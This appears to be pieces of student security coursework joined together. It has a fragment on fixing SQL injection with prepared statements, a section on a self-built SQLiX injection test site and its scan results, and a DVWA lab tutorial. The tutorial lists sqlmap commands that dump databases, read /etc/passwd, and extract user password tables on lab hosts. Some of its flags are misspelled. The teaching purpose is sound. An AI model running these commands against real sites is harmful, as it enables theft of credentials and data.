

# 4.0 Vulnerability Reinstatement

To achieve perfect secrecy, we either append the secured SQL statement to the vulnerable statement or reinstate the whole vulnerable statement. If the database Connection object is out of scope of execution call then the vulnerable statements are in a method signature. If the vulnerable statement is in the state of any detectable signature method then we do not require replacement of the statement. In some cases, if we change the statements, then we have to change the API too. We can achieve secrecy without changing or modifying the statement creation code, but to eliminate redundancy in object we require complete replacement of the plain text SQL statements. In above cases, we will replace the execution call as

PreparedStatement preparedStmt = Statement.getConnection().prepareStatement(ps SQL);

this is the prepared statement formation call.

Statement: Actual Statement objects in Java code.

PSsql: Generated SQL query with bind variables.

# 11.0 SQLiX Web Vulnerability test site:

I built a web site which is used to test SQLiX. This web site also provides information about basic SQL Injection attacks. I created two partition on the main web page, on one partition provides the component available on site and other part is used to show the back end of the site. The main intension behind this structure is that the third user can easily see how SQLiX tool injecting the different combination of given URL and trying to retrieve unauthorized information from the back end. I host this site on http:hostrator.com. To host first you need to register domain name and upload the all front end file as well as server scripts. I also import the database schemas and data that created local host. Here is the link for hosted web site: on http://jagdishhalde.hostrator.com/indexacu.php

Following are the few main screen shot of the web site.






Figure 22: SQLiX Web vulnerability site with home page and back end user info table.





Figure 23: SQLiX Web vulnerability site showing basic SQL Injection attacks.






Figure 25: Test case for scanning http://test.acunetix.com showing result




Figure 26: Test case for scanning http://abhishek1984.zxq.net using enhanced SQLiX From above screen shot you will get clear understanding that enhanced SQLiX is searching for forms and injecting SQL Injection into that. It uses "PPPP" as a dummy data to insert into each and every field for the form. Hence enhanced version of SQLiX is doing more injections and trying to retrieve more data than original SQLiX.



### **Tutorial-SQLmap**

First we start the web application (Damn Vulnerable Web App)

- Open Kali Linux (located in /virtual)
- Login: root Password: toor
- Open command prompt and run the following commands
  - Service apache2 start
  - Service mysql start
- Check if both services are running by using the following commad (service apache2/mysql status) [one service at a time)
- Go to http://10.10.10.129/dvwa
  - If asked for a login use Admin/password

#### Next we install tamper data plugin

- Open iceweasel and go to the following link
- https://addons.mozilla.org/en-US/firefox/addon/tamper-data/
- Install the addon and restart the browser.

Go to DVWA Security amd change it to low

Open Tamper Data plugin from Tools menu. Click Start Tamper.

Go to SQL injection. Insert 1 in the User ID input and click Submit

Extract the cookie.

### Sqlmap commands

- To find all the available databases in the web app sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' -string="Surname" --dbs
  - This gives the attacker a list of all the available databases in the webapp
- Find out who the current user is and what databse they are using sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' --current-user -is-dba --current-db --hostname --threads=10
- Read files if the database has permission for file operation sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' --fileread=/etc/passwd --threads=10
  - Can use command to read any file in the system
- Get the list of users and their roles and privileges sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' --users -passwords --previliges --roles --threads=10
- Dump all the tables and their columns sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' --tables -columns --dump

- We know there is a users table that has usernames and passwords inside it sqlmap -u 'insert URL here' --cookie 'PHPSESSID=\*cookie goes here\*; security=low' -T users --dump
  - Open Ubuntu804 server (ends with SQLMAP) fourFours Web application (test by visiting http://10.10.10.128/fourFours/index.php
- Get the tables and columns of the database sqlmap -u 10.10.10.128/fourFours/index.php --data 'operation=login&user=coffee&password=" -tables --columns --dump
- Now that we know what tables exist, we can use that to extract information out of the tables sqlmap -u 10.10.10.128/fourFours/index.php --data'operation=login&user=coffee&password=" -T account --dump